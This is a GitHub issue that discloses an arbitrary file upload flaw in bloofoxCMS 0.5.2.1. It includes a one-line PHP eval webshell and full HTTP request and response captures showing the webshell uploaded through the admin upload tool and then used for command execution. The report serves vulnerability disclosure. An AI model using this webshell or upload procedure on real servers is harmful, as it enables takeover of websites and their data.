New issue


Jump to bottom

An arbitrary file upload vulnerability was found #7

Open **MaxNcu** opened this issue on Dec 25, 2020 · 0 comments

MaxNcu commented on Dec 25, 2020


I want to report an arbitrary file upload vulnerability that I found in bloofoxcms 0.5.2.1, through which we can upload webshell and control the web server.
After entering the web management background, we can use the upload function to upload files：




We create a new webshell file and name it script.php：

```
<?php @eval($_GET[1]);
echo 'upload success';
?>
```

Click to select this file(script.php)：



Click upload file(s) and grab the data package:



First request package:

```
POST /bloofoxCMS/admin/index.php?mode=tools&page=upload HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------368083277917059810338594814 52
Content-Length: 1187
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/bloofoxCMS/admin/index.php?mode=tools&page=upload
Cookie: sid=o89l00kuhepcn1h7ls87vfsqa1
Upgrade-Insecure-Requests: 1

-----------------------------368083277917059810338594814 52
Content-Disposition: form-data; name="dir"

../media/images/
-----------------------------368083277917059810338594814 52
Content-Disposition: form-data; name="file1"; filename="script.php"
Content-Type: application/octet-stream

<?php @eval($_GET[1]);
echo 'upload success';
?>

-----------------------------368083277917059810338594814 52
Content-Disposition: form-data; name="file2"; filename=""
Content-Type: application/octet-stream


-----------------------------368083277917059810338594814 52
```

```
Content-Disposition: form-data; name="file3"; filename=""
Content-Type: application/octet-stream


-----------------------------368083277917059810338594814 52
Content-Disposition: form-data; name="file4"; filename=""
Content-Type: application/octet-stream


-----------------------------368083277917059810338594814 52
Content-Disposition: form-data; name="file5"; filename=""
Content-Type: application/octet-stream


-----------------------------368083277917059810338594814 52
Content-Disposition: form-data; name="send"

Upload File(s)
-----------------------------368083277917059810338594814 52--
```

First response package：

```
HTTP/1.1 302 Found
Server: nginx/1.15.11
Date: Fri, 25 Dec 2020 12:43:52 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.1.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
LOCATION: index.php?mode=tools&page=upload
Content-Length: 0
```

Then we follow 302 redirection，
Second request package：

```
GET /bloofoxCMS/admin/index.php?mode=tools&page=upload HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/bloofoxCMS/admin/index.php?mode=tools&page=upload
Cookie: sid=o89l00kuhepcn1h7ls87vfsqa1
Upgrade-Insecure-Requests: 1
```


Second response package：

```
HTTP/1.1 200 OK
Server: nginx/1.15.11
Date: Fri, 25 Dec 2020 12:44:38 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.1.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 6820

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html>
<head>
<title>bloofoxCMS Admincenter</title>
<meta http-equiv="Content-Type" content="text/html; charset=" />
<meta name="AUTHOR" content="bloofox, Alexander Lang" />
<meta name="COPYRIGHT" content="bloofox.com, Alex Lang" />
<meta name="DATE" content="12/25/2020" />
<meta name="DESCRIPTION" content="bloofoxCMS Admincenter is the backend for managing the contents of bloofoxCMS" />
<meta name="TITLE" content="bloofoxCMS Admincenter" />
<link rel="stylesheet" type="text/css" href="../templates/admincenter/admincenter.css" />
<link rel="icon" href="../media/images/favicon.ico" type="image/x-icon" />
<link rel="shortcut icon" href="../media/images/favicon.ico" type="image/x-icon" />

<script type="text/javascript" src="functions.js"></script>

</head>

<body>
<div id="profile">
        <a class='edit' href='index.php?page=myprofile' title='Edit Profile'><img src='../templates/admincenter/images/icon-set16/profile_edit.png' alt='Edit Profile' border='0'
width='16' height='16' /></a>  <a href='index.php?page=myprofile'>Edit Profile</a><br />
        <a class='edit' href='index.php?page=changepw' title='Change Password'><img src='../templates/admincenter/images/icon-set16/edit.png' alt='Change Password' border='0'
width='16' height='16' /></a>  <a href='index.php?page=changepw'>Change Password</a><br />
        <a class='delete' href='index.php?mode=logout' title='Logout'><img src='../templates/admincenter/images/icon-set16/logout.png' alt='Logout' border='0' width='16'
height='16' /></a>  <a href='index.php?mode=logout'>Logout</a><br />

        <div class="close">
        <a href="#" onclick="show_hide_layers('profile','','hide');">Close [x]</a>
        </div>
</div>

<div id="wrap">
        <div id="header">
        <div style="float: left;"><span class="bold">bloofoxCMS Admincenter</span></div>
        <div style="text-align: right; font-size: 11px; font-weight: bold;">
        <a href="#" onclick="show_hide_layers('profile','','show');">Username: admin</a>    <a class='delete' href='index.php?mode=logout' title='Logout'><img
src='../templates/admincenter/images/icon-set16/logout.png' alt='Logout' border='0' width='16' height='16' /></a>  <a href='index.php?mode=logout'>Logout</a></div>
        <hr />
        </div>

        <div id="sidebar">
```


```
<div class="menu">
<ul>
	<li><a class='always' href="index.php" title='Home'>Home</a></li> <!-- Home -->
</ul>
</div>

<div class="menu">
<ul>
	<li><a class='always' href="index.php?mode=content" title='Contents'>Contents</a></li> <!-- Contents -->
</ul>
</div>
<div class="submenu">
<ul>
	<li><a class='subalways' href="index.php?mode=content&page=levels">Structure</a></li>
	<li><a class='subalways' href="index.php?mode=content&page=pages">Pages</a></li>
	<li><a class='subalways' href="index.php?mode=content&page=articles">Articles</a></li>
	<li><a class='subalways' href="index.php?mode=content&page=media">Media</a></li>
</ul>
</div>

<div class="menu">
<ul>
	<li><a class='always' href="index.php?mode=settings" title='Administration'>Administration</a></li> <!-- Administration -->
</ul>
</div>
<div class="submenu">
<ul>
	<li><a class='subalways' href="index.php?mode=settings">Settings</a></li>
	<li><a class='subalways' href="index.php?mode=settings&page=projects">Projects</a></li>
	<li><a class='subalways' href="index.php?mode=settings&page=lang">Languages</a></li>
	<li><a class='subalways' href="index.php?mode=settings&page=tmpl">Templates</a></li>
	<li><a class='subalways' href="index.php?mode=settings&page=plugins">Plugins</a></li>
	<li><a class='subalways' href="index.php?mode=settings&page=charset">Charsets</a></li>
</ul>
</div>

<div class="menu">
<ul>
	<li><a class='always' href="index.php?mode=user" title='Security'>Security</a></li> <!-- Security -->
</ul>
</div>
<div class="submenu">
<ul>
	<li><a class='subalways' href="index.php?mode=user">User</a></li>
	<li><a class='subalways' href="index.php?mode=user&page=groups">User Groups</a></li>
	<li><a class='subalways' href="index.php?mode=user&page=permissions">Permissions</a></li>
	<li><a class='subalways' href="index.php?mode=user&page=sessions">Sessions</a></li>
</ul>
</div>

<div class="menu">
<ul>
	<li><a class='current' href="index.php?mode=tools" title='Tools'>Tools</a></li> <!-- Tools -->
</ul>
</div>
<div class="submenu">
<ul>
	<li><a class='subalways' href="index.php?mode=tools">Maintenance</a></li>
	<li><a class='subcurrent' href="index.php?mode=tools&page=upload">Upload</a></li>


	<li><a class='subalways' href="index.php?mode=tools&page=phpmyadmin">PhpMyAdmin</a></li>
	<li><a class='subalways' href="index.php?mode=tools&page=stats">Statistics</a></li>
</ul>
</div>
</div>
	<div id="space"></div>
	<div id="main" onclick="show_hide_layers('profile','','hide');">
		<div id="content">


<h2>Tools / Upload</h2>
<div id="content-inlay">

<p class='ok'><img src='../templates/admincenter/images/icon-set16/ok.png' alt='ok.png' border='0' width='16' height='16' /> Files have been uploaded successful.</p>

<form action="index.php?mode=tools&page=upload" method="post" enctype="multipart/form-data">
<table class="list">
<tr class='bg_color3'>
	<td width="150"></td>
	<td></td>
</tr>
<tr class='bg_color2'>
	<td>Directory</td>
	<td><select name='dir'><option value='../media/images/'>../media/images/</option><option value='../media/files/'>../media/files/</option><option
value='../languages/'>../languages/</option><option value='../templates/admincenter'>../templates/admincenter</option><option
value='../templates/default'>../templates/default</option><option value='../media/images/profiles'>../media/images/profiles</option></select></td>
</tr>
<tr class='bg_color2'>
	<td>Template Image</td>
	<td><input type='checkbox' name='tmplimage' /></td>
</tr>
<tr class='bg_color2'>
	<td>File</td>
	<td><input type='file' name='file1' size='30' maxlength='250' /></td>
</tr>
<tr class='bg_color2'>
	<td>File</td>
	<td><input type='file' name='file2' size='30' maxlength='250' /></td>
</tr>
<tr class='bg_color2'>
	<td>File</td>
	<td><input type='file' name='file3' size='30' maxlength='250' /></td>
</tr>
<tr class='bg_color2'>
	<td>File</td>
	<td><input type='file' name='file4' size='30' maxlength='250' /></td>
</tr>
<tr class='bg_color2'>
	<td>File</td>
	<td><input type='file' name='file5' size='30' maxlength='250' /></td>
</tr>
</table>
```

```
<br />
<input class='btn' type='submit' name='send' value='Upload File(s)' />
</form>
</div>


                </div>
        </div>

        <div id="footer">
        <hr />
        <div style="text-align: right; float: right; font-size: 11px;"><a href='#'>Back to Top</a></div>
        <div style="text-align: left; font-size: 11px;"><!-// Footer -->
Powered by <a href="http://www.bloofox.com" target="bloofox">bloofoxCMS</a> &copy; 2012</div>
        </div>
</div>

</body>
</html>
```

We can see that the file has been successfully uploaded to /bloofoxcms/media/images/script.php



Finally, we can access the webshell address and execute any command：



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant